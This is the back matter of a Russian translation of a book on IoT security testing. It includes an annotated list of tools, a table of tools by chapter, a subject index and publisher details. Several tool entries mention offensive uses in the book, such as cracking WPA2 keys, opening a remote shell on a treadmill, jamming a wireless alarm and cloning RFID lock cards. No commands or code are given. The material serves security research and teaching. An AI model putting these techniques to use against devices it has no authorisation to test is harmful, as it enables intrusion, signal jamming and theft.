Высокоскоростной отладчик JTAG, совместимый с OpenOCD. Основан на двухканальном чипе FT2232HL. Мы использовали Bus Blaster в главе 7 для взаимодействия с JTAG на целевом устройстве STM32F103. Ссылка для скачивания: http://dangerousprototypes.com/docs/Bus_Blaster.

Bus Pirate

Многофункциональный инструмент с открытым исходным кодом для программирования, анализа и отладки микроконтроллеров. Поддерживает разные режимы шины, такие как bitbang, SPI, I²C, UART, 1-Wire, raw-wire и даже JTAG со специальной прошивкой. Подробная информация: http://dangerousprototypes.com/docs/Bus_Pirate.

CatWAN USB Stick

USB-адаптер с открытым исходным кодом, работающий как приемопередатчик LoRa/LoRaWAN. Мы использовали его в главе 13 как сниффер для перехвата трафика LoRa между Heltec LoRa 32 и LoStik. Приобрести устройство можно по адресу <https://electroniccats.com/store/catwan-usb-stick/>.

ChipWhisperer

Проект ChipWhisperer представляет собой инструмент для атак путем анализа мощности побочного излучения канала и преднамеренных сбоев. Включает в себя оборудование, прошивку и программное обеспечение с открытым исходным кодом, а также множество плат и примеров целевых устройств для тренировки. Ссылка для приобретения: <https://www.newae.com/chipwhisperer/>.

CircuitPython

Простой язык с открытым исходным кодом, основанный на MicroPython – версии Python, оптимизированной для работы на микроконтроллерах. Мы использовали CircuitPython в главе 13, чтобы запрограммировать USB-адаптер CatWAN как сниффер LoRa. Веб-сайт: <https://circuitpython.org/>.

Clutch

Инструмент для расшифровки IPA из памяти устройства под управлением iOS. Мы кратко упомянули об этом в главе 14. Ссылка: <https://github.com/KJCracks/Clutch/>.

CubicSDR

Кроссплатформенное приложение SDR. Мы использовали его в главе 15 для преобразования радиоспектра в цифровой поток, который можно анализировать. Инструмент доступен по адресу <https://github.com/cjcliffe/CubicSDR/>.

Dex2jar

Инструмент для преобразования файлов DEX, являющихся частью пакетов Android, в файлы JAR, которые проще для понимания. Мы использовали Dex2jar в главе 14 для декомпиляции APK. Вы можете скачать его по адресу <https://github.com/pxb1988/dex2jar/>.

Drozer

Среда тестирования безопасности для Android. Мы использовали ее в главе 14 для выполнения динамического анализа уязвимого приложения Android. Ссылка: <https://github.com/FSecureLABS/drozer/>.

FIRMADYNE

Инструмент для эмуляции и динамического анализа встроенного программного обеспечения на базе Linux. В главе 9 мы воспользовались FIRMADYNE для эмуляции прошивки маршрутизатора Netgear D600. Исходный код и документация для FIRMADYNE выложены на странице <https://github.com/firmadyne/firmadyne/>.

Firmwalker

Firmwalker ищет в извлеченной или смонтированной файловой системе прошивки данные, такие как пароли, криптографические ключи и т. д. В главе 9 мы продемонстрировали использование Firmwalker на примере прошивки Netgear D600. Вы можете найти его по адресу <https://github.com/craigz28/firmwalker/>.

FACT, инструмент анализа и сравнения микропрограмм

Сокращение от Firmware Analysis and Comparison Tool – инструмент для автоматизации процесса анализа микропрограмм путем распаковки файлов микропрограмм и – среди прочего – поиска конфиденциальной информации (учетных данных, криптографических материалов и т. д.). Ссылка: https://github.com/fkie-cad/FACT_core/.

Frida

Платформа для динамического анализа работающих процессов и создания динамических перехватчиков. Мы использовали ее в главе 14, чтобы избежать обнаружения джейлбрейка в приложении iOS и обнаружения root в приложении Android. В главе 15 Frida помогла взломать кнопки, управляющие умной беговой дорожкой. Подробная информация: <https://frida.re/>.

FTDI FT232RL

Адаптер UART, соединяющий USB-последовательный порт. Мы применили его в главе 7 для взаимодействия с портами UART на микроконтроллере Black Pill. Мы приобрели инструмент на <https://www.amazon.com/Adapter-Serial-Converter-Development-Projects/dp/B075N82CDL/>, но есть и более дешевые альтернативы.

GATTTool

GATTTool используется для обнаружения, чтения и записи атрибутов BLE. Мы использовали его в главе 11, чтобы продемонстрировать различные атаки BLE. GATTTool является частью BlueZ (<http://www.bluez.org/>).

GDB

Переносимый, зрелый, полнофункциональный отладчик, поддерживающий широкий спектр языков программирования. Мы исполь-

зовали его в главе 7 вместе с OpenOCD для взлома устройства через SWD. Подробнее об этом можно узнать на странице <https://www.gnu.org/software/gdb/>.

Ghidra

Бесплатный инструмент для реверс-инжиниринга с открытым исходным кодом, разработанный Агентством национальной безопасности (АНБ) США. Его часто сравнивают с IDA Pro, который имеет закрытый исходный код и весьма недешев, но имеет функции, которых нет в Ghidra. Загрузите Ghidra со страницы <https://github.com/NationalSecurityAgency/ghidra/>.

HackRF One

Популярная открытая исходная аппаратная платформа SDR. Работает на частоте от 1 МГц до 6 ГГц. Вы можете использовать ее как автономный инструмент или как периферийное устройство USB 2.0. Подобные инструменты включают bladeRF, LimeSDR и USRP. HackRF поддерживает только полудуплексную связь, тогда как другие инструменты поддерживают полнодуплексную связь. Подробная информация приводится на сайте Great Scott Gadgets: <https://greatscottgadgets.com/hackrf/one/>.

Hashcat

Инструмент для быстрого восстановления пароля, который может использовать центральный и графический процессоры для увеличения скорости взлома. Мы использовали его в главе 12 для восстановления WPA2 PSK. Веб-сайт: <https://hashcat.net/hashcat/>.

Hcxdumptool

Инструмент для захвата пакетов с беспроводных устройств. Мы использовали его в главе 12 для захвата трафика Wi-Fi, который затем проанализировали, чтобы взломать WPA2 PSK с помощью атаки PMKID. Доступен для скачивания по адресу <https://github.com/ZerBea/hcxdumptool/>.

Hcxttools

Набор инструментов для преобразования пакетов из захваченных файлов в форматы, совместимые с такими инструментами, как Hashcat или John the Ripper, для последующего взлома. Мы использовали его в главе 12 для взлома WPA2 PSK с помощью атаки PMKID. Загрузите его по адресу <https://github.com/ZerBea/hcxttools/>.

Heltec LoRa 32

Недорогая макетная плата для LoRa на основе ESP32. Мы использовали ее в главе 13 для отправки радиотрафика LoRa. Доступна по адресу <https://heltec.org/project/wifi-lora-32/>.

Hydrabus

Еще один аппаратный инструмент с открытым исходным кодом, который поддерживает такие режимы, как raw-wire, I²C, SPI, JTAG, CAN, PIN, NAND Flash и SMARTCARD. Используется для отладки, анализа и атаки устройств по поддерживаемым протоколам. Вы найдете Hydrabus на <https://hydrabus.com/>.

IDA Pro

Самый популярный дизассемблер для двоичного анализа и реверс-инжиниринга. Коммерческая версия находится по адресу <http://www.hex-rays.com/>, а бесплатная версия – на http://www.hex-rays.com/products/ida/support/download_freeware.shtml. В качестве бесплатной альтернативы IDA Pro с открытым исходным кодом советуем рассмотреть Ghidra (см. выше).

JADX

Декомпилятор DEX в Java. Позволяет легко просматривать исходный код Java из файлов Android DEX и APK. Мы кратко продемонстрировали его в главе 14. Вы можете скачать инструмент по адресу <https://github.com/skylot/jadx/>.

JTAGulator

Аппаратный инструмент с открытым исходным кодом, который помогает идентифицировать интерфейсы отладки (OCD) по контрольным точкам, переходным отверстиям или контактными площадкам на целевом устройстве. Мы упоминали об этом в главе 7. Дополнительную информацию о том, как использовать и приобрести JTAGulator, вы найдете на <http://www.jtagulator.com/>.

John the Ripper

Самый популярный бесплатный кросс-платформенный взломщик паролей с открытым исходным кодом. Поддерживает атаки по словарю и режим перебора против самых разных форматов зашифрованных паролей. Мы часто используем его для взлома теневых хешей

Unix на устройствах IoT, как показано в главе 9. Веб-сайт: <https://www.openwall.com/john/>.

LimeSDR

Недорогая платформа SDR с открытым исходным кодом, которая интегрируется со Snappy Ubuntu Core, позволяя загружать и использовать существующие приложения LimeSDR. Частотный диапазон – от 100 кГц до 3,8 ГГц. Ссылка: <https://www.crowdsupply.com/lime-micro/lime-sdr/>.

LLDB

Современный отладчик с открытым исходным кодом, который является частью проекта LLVM. Специализируется на отладке программ на языках C, Objective-C и C++. Мы рассмотрели его в главе 14 на примере взлома учебного приложения iGoat. Веб-сайт: <https://lldb.llvm.org/>.

LoStik

USB-устройство LoRa с открытым исходным кодом. Мы использовали его в главе 13 как приемник радиотрафика LoRa. Ссылка: <https://ronoth.com/lostik/>.

Miranda

Инструмент для атаки на устройства UPnP. Мы использовали Miranda в главе 6, чтобы пробить брешь в файрволе уязвимого маршрутизатора UPnP-enabled OpenWrt. Ссылка для скачивания: <https://code.google.com/archive/p/mirandaupnpool/>.

Mobile Security Framework (MobSF)

Инструмент для выполнения как статического, так и динамического анализа двоичных файлов мобильных приложений. Скачайте его по адресу <https://github.com/MobSF/Mobile-Security-Framework-MobSF/>.

Ncrack

Высокоскоростной инструмент для взлома сетевой аутентификации, разработанный под набор инструментов Nmap. Мы подробно обсуждали Ncrack в главе 4, где продемонстрировали, как написать модуль для протокола MQTT. Ncrack доступен по адресу <https://nmap.org/ncrack/>.

Nmap

Вероятно, самый популярный бесплатный инструмент с открытым исходным кодом для сканирования сетей и аудита безопасности. В набор Nmap входят Zenmap (графический интерфейс для Nmap), Ncat (инструмент сетевой отладки и современная реализация netcat), Nping (инструмент генерации пакетов, похожий на Hping), Ndiff (для сравнения результатов сканирования), Nmap Scripting Engine (NSE – для расширения Nmap с помощью сценариев Lua), Npcap (библиотека sniffинга пакетов на основе WinPcap/Libpcap) и Ncrack (инструмент для взлома сетевой аутентификации). Набор инструментов Nmap доступен по адресу <https://nmap.org/>.

OpenOCD

Бесплатный инструмент с открытым исходным кодом для отладки систем с процессорами ARM, MIPS и RISC-V через JTAG и SWD. Мы использовали OpenOCD в главе 7 для взаимодействия с нашим целевым устройством (Black Pill) через SWD и взлома с помощью GDB. Веб-сайт: <http://openocd.org/>.

Otool

Инструмент для отображения объектных файлов в средах macOS. Мы использовали его в главе 14. Это часть пакета Xcode, который можно скачать по адресу <https://developer.apple.com/downloads/index.action>.

OWASP Zed Attack Proxy (ZAP)

Сканер безопасности веб-приложений с открытым исходным кодом, поддерживаемый сообществом OWASP. Это полностью бесплатная альтернатива Burp Suite, хотя в ней нет такого же количества расширенных функций. Веб-сайт: <https://www.zaproxy.org/>.

Pholus

Инструмент оценки безопасности mDNS и DNS-SD, который мы продемонстрировали в главе 6. Загрузите его с <https://github.com/aatlasis/Pholus>.

Plutil

Инструмент для преобразования файлов списка свойств (.plist) из одного формата в другой. Мы использовали его в главе 14, чтобы извлечь учетные данные из уязвимого приложения iOS. Plutil разработан для сред macOS.

Proxmark3

Универсальный инструмент RFID с мощным микроконтроллером на базе FPGA, который способен считывать и эмулировать низкочастотные и высокочастотные RFID-карты и метки. Атаки на RFID и NFC в главе 10 в значительной степени основывались на аппаратном и программном обеспечении Proxmark3. Мы также использовали инструмент в главе 15 для клонирования RFID-карты системы умного замка. Подробная информация: <https://github.com/Proxmark/proxmark3/wiki/>.

Pupy

Кросс-платформенный продукт с открытым исходным кодом – инструмент, написанный на Python. Мы использовали его в главе 15 для настройки удаленной оболочки на беговой дорожке на базе Android. Ссылка для скачивания: <https://github.com/n1nj4sec/pupy/>.

Qark

Инструмент, предназначенный для сканирования приложений Android на наличие уязвимостей. Мы использовали его в главе 14. Загрузите его со страницы <https://github.com/linkedin/qark/>.

QEMU

Эмулятор с открытым исходным кодом для виртуализации оборудования, включающий полную эмуляцию системы и пользовательского режима. При взломе интернета вещей он пригодится для эмуляции двоичных файлов микропрограмм. Инструменты анализа микропрограмм, такие как FIRMADYNE, описанные в главе 9, полагаются на QEMU. Веб-сайт: <https://www.qemu.org/>.

Radare2

Полнофункциональный фреймворк для реверс-инжиниринга и анализа двоичных файлов. Мы использовали его в главе 14 для анализа двоичного файла iOS. Вы можете найти его на <https://rada.re/n/>.

Reaver

Инструмент для подбора пин-кода для WPS. Мы продемонстрировали Reaver в главе 12. Вы можете найти его по адресу <https://github.com/t6x/reaver-wps-fork-t6x/>.

RfCat

Прошивка с открытым исходным кодом для радиоадаптеров, которая позволяет управлять беспроводным трансивером с помощью Python. Загрузите ее со страницы <https://github.com/atlas0fd00m/rfcat/>.

RFQuack

Прошивка для модуляции радиочастотных сигналов, поддерживающая различные радиочипы (CC1101, nRF24 и RFM69HW). Доступна по адресу <https://github.com/trendmicro/RFQuack/>.

Rpitx

Программное обеспечение с открытым исходным кодом, которое можно использовать для преобразования Raspberry Pi в радиопередатчик от 5 кГц до 1500 МГц. Мы использовали его в главе 15, чтобы заглушить беспроводную сигнализацию. Загрузите его с <https://github.com/F50EO/rpitx/>.

RTL-SDR DVB-T Dongle

Недорогой SDR-приемник на основе чипа Realtek RTL2832U, который можно использовать для приема (но не передачи) радиосигналов. Мы использовали его в главе 15 для захвата радиопотока беспроводной сигнализации, которую позже заглушили. Дополнительную информацию о ключах RTL-SDR можно найти на <https://www.rtl-sdr.com/>.

RTP Tools

Набор программ для обработки данных RTP. Мы использовали его в главе 15 для воспроизведения видеопотока с IP-камеры, передаваемого по сети. Ссылка: <https://github.com/irtlab/rtptools/>.

Scapy

Один из самых популярных инструментов для создания пакетов. Он написан на Python и может декодировать или подделывать пакеты для широкого спектра сетевых протоколов. Мы использовали его в главе 4 для создания пользовательских пакетов ICMP для помощи в атаке VLANhopping. Веб-сайт: <https://scapy.net/>.

Shikra

Инструмент для взлома оборудования, который, как утверждается, не имеет недостатков Bus Pirate, поддерживая не только отладку, но также и такие атаки, как фаззинг. Поддерживает JTAG, UART, SPI, I²C и GPIO. Основан на FT232H – чипе, используемом в Attify Badge, Adafruit FT232H Breakout и Bus Blaster (Bus Blaster использует двухканальную версию FT2232H). Доступен на странице <https://int3.cc/products/the-shikra/>.

STM32F103C8T6 (Black Pill)

Black Pill – популярный и недорогой микроконтроллер с 32-разрядным ядром RISC ARM Cortex-M3. Мы использовали Black Pill в главе 7 в качестве целевого устройства для эксплуатации JTAG / SWD. Вы можете купить Black Pill в различных местах в интернете, в том числе на Amazon по адресу <https://www.amazon.com/RobotDyn-STM32F103C8T6-Cortex-M3-Development-bootloader/dp/B077SRGL47>.

S3Scanner

Инструмент для перечисления целевых бакетов (хранилищ) Amazon S3. Мы использовали его в главе 9, чтобы найти хранилища Netgear S3. Доступен по ссылке <https://github.com/sa7mon/S3Scanner/>.

Ubertooth One

Ubertooth One – популярный программный и аппаратный инструмент с открытым исходным кодом для взлома Bluetooth и BLE. Подробнее об нем можно узнать на странице <https://greatscottgadgets.com/ubertoothone/>.

Umap

Инструмент для дистанционных атак на UPnP через интерфейс WAN. Мы описали и использовали Umap в главе 6. Вы можете скачать его по адресу <https://toor.do/umap-0.8.tar.gz>.

USRP

Семейство платформ SDR с широким спектром приложений. Подробности о них можно узнать на сайте <https://www.ettus.com/>.

VoIP Hopper

Инструмент с открытым исходным кодом для проведения тестов безопасности переключения между VLAN. VoIP Hopper может имитировать поведение VoIP-телефона в средах Cisco, Avaya, Nortel и Alcatel-Lucent. Мы использовали его в главе 4 для имитации протокола CDP Cisco. Доступен по адресу <http://voiphopper.sourceforge.net/>.

Wifiphisher

Платформа создания поддельных точек доступа для проведения атак путем соединения с поддельной точкой Wi-Fi. В главе 12 мы использовали Wifiphisher для проведения атаки типа Known Beacons на точку доступа TP Link и мобильное устройство жертвы. Вы можете загрузить Wifiphisher по адресу <https://github.com/wifiphisher/wifiphisher/>.

Wireshark

Анализатор сетевых пакетов с открытым исходным кодом и самый популярный бесплатный инструмент для перехвата пакетов. Мы широко использовали и обсуждали Wireshark на протяжении всей книги. Вы можете скачать его с <https://www.wireshark.org/>.

Yersinia

Инструмент с открытым исходным кодом для выполнения атак второго уровня. В главе 4 мы использовали Yersinia для отправки пакетов DTP и проведения атаки с подменой коммутатора. Ссылка для скачивания: <https://github.com/tomac/yersinia/>.

Инструменты, применяемые для взлома (по главам)

Тема главы	Инструменты
1. Безопасность интернета вещей	Нет
2. Моделирование угроз	Нет
3. Методика тестирования безопасности	Нет
4. Оценка безопасности сети	Binwalk, Nmap, Ncrack, Scapy, VoIP Hopper, Yersinia
5. Анализ сетевых протоколов	Wireshark, Nmap / NSE
6. Взлом сетей с нулевой конфигурацией	Wireshark, Miranda, Umap, Pholus, Python
7. Взлом через UART, JTAG и SWD	Arduino, GDB, FTDI FT232RL, JTAGulator, OpenOCD, ST-Link v2 programmer, STM32F103C8T6
8. SPI и I2C	Bus Pirate, Arduino UNO, BlinkM LED
9. Взлом аппаратной части	Binwalk, FIRMADYNE, Firmwalker, Hashcat, S3Scanner
10. Радио ближнего действия: RFID	Proxmark3
11. Bluetooth (BLE)	Bettercap, GATTTool, Wireshark, BLE USB dongle (e.g. Ubertooth One)
12. Радио средней дальности: Wi-Fi	Aircrack-ng, Alfa Atheros AWUS036NHA, Hashcat, Hcxtools, Hcxdumptool, Reaver, Wifiphisher
13. Радио большой дальности: LPWAN	Arduino, CircuitPython, Heltec LoRa 32, CatWAN USB, LoStik
14. Взлом мобильных приложений	Adb, Apktool, BinaryCookieReader, Clutch, Dex2jar, Drozer, Frida, JADX, Plutil, Otool, LLDB, Qark, Radare2
15. Взлом умного дома	Aircrack-ng, CubicSDR, Frida, Proxmark3, Pupy, Rpitx, RTL-SDR DVB-T, Rtpools

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

A

API службы связи ключей, 207
Arduino, 210, 462

B

BIOS, 54
BLE, Bluetooth Low Energy, 314

C

CSRF, фиксация сеанса и атаки, 80

D

Dalvik, 416
DDoS (распределенный отказ
в обслуживании), 29
DevAddr, адрес конечного
устройства, 374
Device Discovery, 342
DEX, 468
dialout, 359
DICOM, 24
DREAD, 58

F

FBE, шифрование на основе
файлов, 390
FCntDown, 381

G

GATTTool, универсальный
инструмент профиля атрибутов, 466
GND, линия заземления, 235

I

IDE (интегрированная среда
разработки), 393
IDOR, небезопасные прямые ссылки
на объекты, 86
IOD, информационные объекты, 143

J

Join-Request, 374
JTAG, Joint Test Action Group, 461

K

KARMA-атаки, 338

L

Long Range (LoRa), 355
LoRaWAN, 356
LoStik, 464

M

MAC-адрес, 329

MDM, управление мобильными устройствами, 445

MIFARE, 430

MIFARE Classic, 432

MQTT, 105

MQTT, протокол, 105

MQTT CONNECT, 106

N

NAT, преобразование сетевых адресов, 152

Netgear D6000, роутер, 250

NetID, идентификатор сети, 376

Network access control, NAC (контроль доступа к сети), 45

P

PDU, протокольные блоки данных, 129

PII (Информация для установления личности), 85

PMKID, идентификатор главного парного ключа, 346

PRNG, генератор псевдослучайных чисел, 430

Proxmark3 (перехват сообщений между тегами и читателем), 430

R

RBAC, управление доступом на основе ролей, 80

RFID (атака законного считывателя), 430

S

SCL, последовательная линия синхронизации, 235

Scripting Engine, 145

SDA, линия последовательной передачи данных, 235

SDR, программно определяемое радио, 433

SNR, отношение сигнал/шум канала связи, 433

SOAP, простой протокол доступа к объектам, 153

SPI, последовательный периферийный интерфейс, 235

SRTP, протокол Secure RTP, 443

STM32F103C8T6, микроконтроллер, 205

T

TAP, порт тестового доступа, 200

TDI, ввод тестовых данных, 201

TPM, технологические меры защиты, 38

U

UEFI (Безопасная загрузка), 54

UEFI (Интерфейс унифицированного расширяемого микропрограммного обеспечения), 54

UEFI, Unified Extensible Firmware Interface, 69

UID, уникальный идентификатор, 128

Ultra Narrowband, UNB, 356

V

VLAN, виртуальные локальные сети, 474

W

Wireshark, 438

WS-Discovery, 22

X

XSS-уязвимость, 165

A

Абстрактный синтаксис, 144

Адрес конечного устройства (DevAddr), 374

Акт о компьютерном мошенничестве и злоупотреблении, 38

Атаки

вложенной аутентификации, 431

воспроизведения, 381

«Злой двойник» (Evil Twin), 337

на внешние объекты External Entity (XXE), 154

разрядки батареи, 87

с переворачиванием битов, 377

специфичные для приложений, 382

с предварительным общим ключом, 346
человек посередине, 410, 411, 443
Darkside, 432
KARMA, 338
Padding Oracle на устаревшее шифрование (POODLE), 127

Б

Безопасная загрузка Unified Extensible Firmware Interface (UEFI), 69

В

Ввод

выбора тестового режима (Test mode select, TMS), 200
тестового сброса (Test reset input, TRST), 200
тестовых данных (Test data input, TDI), 200
тестовых часов (Test clock input, TCK), 200

Вывод тестовых данных (Test data output, TDO), 200

Г

Генерация ключей, 380
Граничное сканирование, 199

Д

Двоичное реверсирование, 417
Дерево атак, 57
Динамический анализ, 256
Доверенная среда выполнения
Trusted Execution Environment (TEE), 70

Ж

Жестко запрограммированные учетные данные, 275
Журналы приложений, 403

З

Закон о защите авторских прав в цифровую эпоху, 38

478 Предметный указатель

Записи AAAA, 173
Запросы A-ASSOCIATE, 127
Защищенная медицинская информация (Protected Health Information, PHI), 85

И

Идентификатор главного парного ключа (Pairwise Master Key Identifier, PMKID), 346
Идентификатор конечного устройства (DevEUI), 375
Идентификатор сети NetID, 376
Идентификатор формата хранения данных (DSFID), 284
Имитация устройств VoIP, 95
Инструмент анализа и сравнения микропрограмм (FACT), 466
Интернет-протокол шлюзового устройства (Internet Gateway Device, IGD), 155
Информационные объекты (IOD), 143

К

Клонирование RFID-метки системы блокировки замка, 429
Код аутентификации сообщения на основе шифра (Cipher-based Message Authentication Code, CMAC), 375
Контакты UART, идентификация с помощью логического анализатора, 461
Конфигурация нажатием кнопки (Push-Button Configuration, PBC), 342
Кроватка гвоздей, 199

Л

Линия заземления (GND), 235
Линия последовательной передачи данных (SDA), 235

М

Макрос поиска адреса, 242
Маяк, 314
Модели классификации угроз
STRIDE, 45

Н

Небезопасные прямые ссылки на объекты (IDOR), 86

О

Обнаружение службы системы доменных имен (DNS-SD), 150

Ограничительный пользовательский интерфейс RUI, 49

Онлайн-база данных FCC ID, 66

Отношение сигнал/шум канала связи (SNR), 433

П

Парный главный ключ (PMK), 347

Парный переходный ключ (PTK), 347

Повышение привилегий, 453

Подслушивание, 382

Полное шифрование диска (FDE), 390

Пользовательский интерфейс приложения Android, 416

Порт последовательной отладки JTAG, 192

Последовательная линия синхронизации (SCL), 235

Последовательный периферийный интерфейс SPI, 235

Преимущества надежной сети безопасности Robust Security Network (RSN), 349

Преобразование сетевых адресов (Network address translation, NAT), 152

Программатор ST-Link, 212

Программно определяемое радио (SDR), 433

Простой протокол доступа к объектам (SOAP), 153

Р

Рандомизация макета адресного пространства, 397

С

Сегмент общей памяти, 456

Служба

сервера управления, 51

удаленной аутентификации

пользователей с телефонным подключением (Remote Authentication Dial-In User Service, RADIUS), 352

Сообщения C-ECHO, 128

Среда выполнения перед загрузкой Preboot Execution Environment (PXE), 69

Т

Теги VLAN, 91

Технологические меры защиты (Technological protective measures, TPM), 38

Транзисторно-транзисторная логика TTL, 167

У

Универсальный инструмент профиля атрибутов (GATTTool), 466

Управление

доступом на основе ролей, RBAC, 80
мобильными устройствами (Mobile Device Management, MDM), 445

Устройство BLE, 313

Уязвимости служб обновления микропрограмм, 274

Ф

Файл списка свойств информации, 396

Фиксация сеанса и атаки (Cross-site Request Forgery, CSRF), 80

Ц

Циклические проверки избыточности (CRC), 283

Ч

Четырехстороннее рукопожатие, 346

Ш

Шифрование на основе файлов (FBE), 390

Э

Электронная медицинская карта (Electronic health record, EHR), 47

Книги издательства «ДМК ПРЕСС»
можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).

Адрес: г. Москва, пр. Андропова, 38;

тел.: **(499) 782-38-89**, электронная почта: **books@aliens-kniga.ru**.

При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.

Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: **<http://www.galaktika-dmk.com/>**.

Фотиос Чанцис, Иоаннис Стаис, Паулино Кальдерон
Евангелос Деирменцоглу, Бо Вудс

Практический хакинг интернета вещей

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com

Зам. главного редактора *Сенченкова Е. А.*

Перевод *Акулич Л. Н.*

Редактор *Яценков В. С.*

Корректор *Абросимова Л. А.*

Верстка *Чаннова А. А.*

Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.

Усл. печ. л. 39. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**

«Актуальность этой книги очевидна».
Дэйв Кеннеди, основатель Trusted Sec, Binary Defense

«Простой, эффективный структурированный подход к тестированию устройств интернета вещей».

Асим Джахар, автор фреймворка тестирования EXPLIoT и соучредитель компании Rayatu

Из этой книги вы узнаете, как тестировать системы, устройства и протоколы интернета вещей (IoT) на безопасность и предотвращать атаки злоумышленников.

Вы научитесь моделировать угрозы, испытаете на практике различные методы проверки безопасности, откроете для себя искусство пассивной разведки и оцените уровень защиты своей IoT-системы. Затем выполните переключение VLAN, взломаете аутентификацию MOTТ, злоупотребите UPnP, разработаете отравитель mDNS и создадите атаки WS-Discovery.

Инструменты и устройства, описываемые в книге, недороги и легкодоступны – потренируйтесь в их тестировании, выполняя приведенные в книге упражнения.

Издание адресовано исследователям и тестировщикам безопасности, а также другим ИТ-специалистам, интересующимся вопросами защиты.

Также вы узнаете, как:

- записать сервисный сканер DICOM как модуль NSE;
- взломать микроконтроллер через интерфейсы UART и SWD;
- раскрыть технологию прошивки и анализировать сопутствующие мобильные приложения;
- разработать NFC fuzzer с использованием Proxmark3;
- взломать умный дом: подавить беспроводные сигналы тревоги, воспроизвести потоки с IP-камеры и перехватить управление умной беговой дорожкой.

Фотиос Чанцис – исследователь безопасности в OpenAI, создатель инструмента Ncrack в рамках проекта Nmap.

Иоаннис Стаис – старший исследователь в области ИТ-безопасности, руководитель группы тестирования в CENSUS S.A.

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
books@aliens-kniga.ru



ISBN 978-5-97060-974-3



9 785970 609743 >